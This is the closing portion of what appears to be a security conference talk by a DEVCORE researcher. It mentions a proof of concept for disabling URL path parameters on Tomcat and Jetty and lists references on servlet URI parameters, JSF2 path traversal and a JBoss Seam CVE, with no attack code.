  - Just a Proof-of-Concept to disable URL path parameter on both Tomcat and Jetty

References

- Java Servlets and URI Parameters

  By @cdivilly

- 2 path traversal defects in Oracle's JSF2 implementation

  By Synopsys Editorial Team

- CVE-2010-1871: JBoss Seam Framework remote code execution

  By @meder

DEVCORE

Thanks!

orange_8361

orange@chroot.org